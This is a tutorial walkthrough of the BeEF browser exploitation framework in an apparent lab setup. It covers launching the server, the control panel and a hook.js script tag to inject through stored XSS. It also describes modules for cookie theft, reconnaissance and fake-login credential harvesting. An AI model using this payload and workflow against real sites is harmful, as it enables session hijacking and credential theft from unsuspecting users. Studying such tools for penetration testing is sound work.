BeEF
Browser Exploitation Framework (BeEF) hooks a victim's web browser through an injected JavaScript payload, allowing the attacker to run commands against it directly from a control panel — enabling actions like session cookie theft, browser reconnaissance, and social engineering prompts on any hooked target.
How to open BeEF?

./beefNavigate to the directory where BeEF is installed and run this command to start the BeEF server.
UI URL
The highlighted UI URL is used to log into the BeEF control panel from a browser (with the credentials set in config.yaml), where hooked targets and available commands are managed.
Hook URL
The highlighted Hook URL is the JavaScript payload address (hook.js) that gets injected into a target page or input field. Once loaded by a victim's browser, it connects that browser to the BeEF panel as a hooked target.

<script src="http://192.168.1.108:3000/hook.js"></script>This is the actual <script> tag containing the Hook URL from the terminal output above. It's the payload injected into a vulnerable input field (e.g. a Stored XSS field) to hook a victim's browser.

BeEF Login

How to Find Login Credentials
The panel login credentials are defined in BeEF's config.yaml file under the credentials section. Enter these values into the login screen shown above.

Hooked Browsers
The Hooked Browsers panel shows targets grouped by the domain that hosted the hook — here, 192.168.1.4 under Online Browsers confirms the current hook is active, while 192.168.1.3 appears under Offline Browsers as a record of a previous session on a different domain.
Zombies
The Zombies tab logs every browser that has ever been hooked, past and present — showing the target's IP, hooking domain, browser/OS fingerprint, and first/last seen timestamps, useful for tracking hook history across sessions.

BeEF Commands

The Commands tab lists all modules that can be executed against a hooked target, organized by category (Browser, Exploits, Host, Network, Social Engineering, etc.). Commonly used modules include Browser → Get Cookie (steals session cookies), Host → Get Visited Domains / Get Internal IP (reconnaissance), and Social Engineering → Pretty Theft (a fake "session expired" popup for credential harvesting).

Each module is color-coded by reliability — green means it works reliably on the target's browser, orange/yellow means it may partially work or trigger a visible prompt, grey means it's untested on this browser, and red means it's unlikely to work or is blocked by modern browser protections.
Executing a Command and Viewing Results
Selecting a module (e.g. "Get Cookie") and clicking Execute runs it against the hooked target. The output appears under Command Results in the right panel — here showing the stolen session cookie.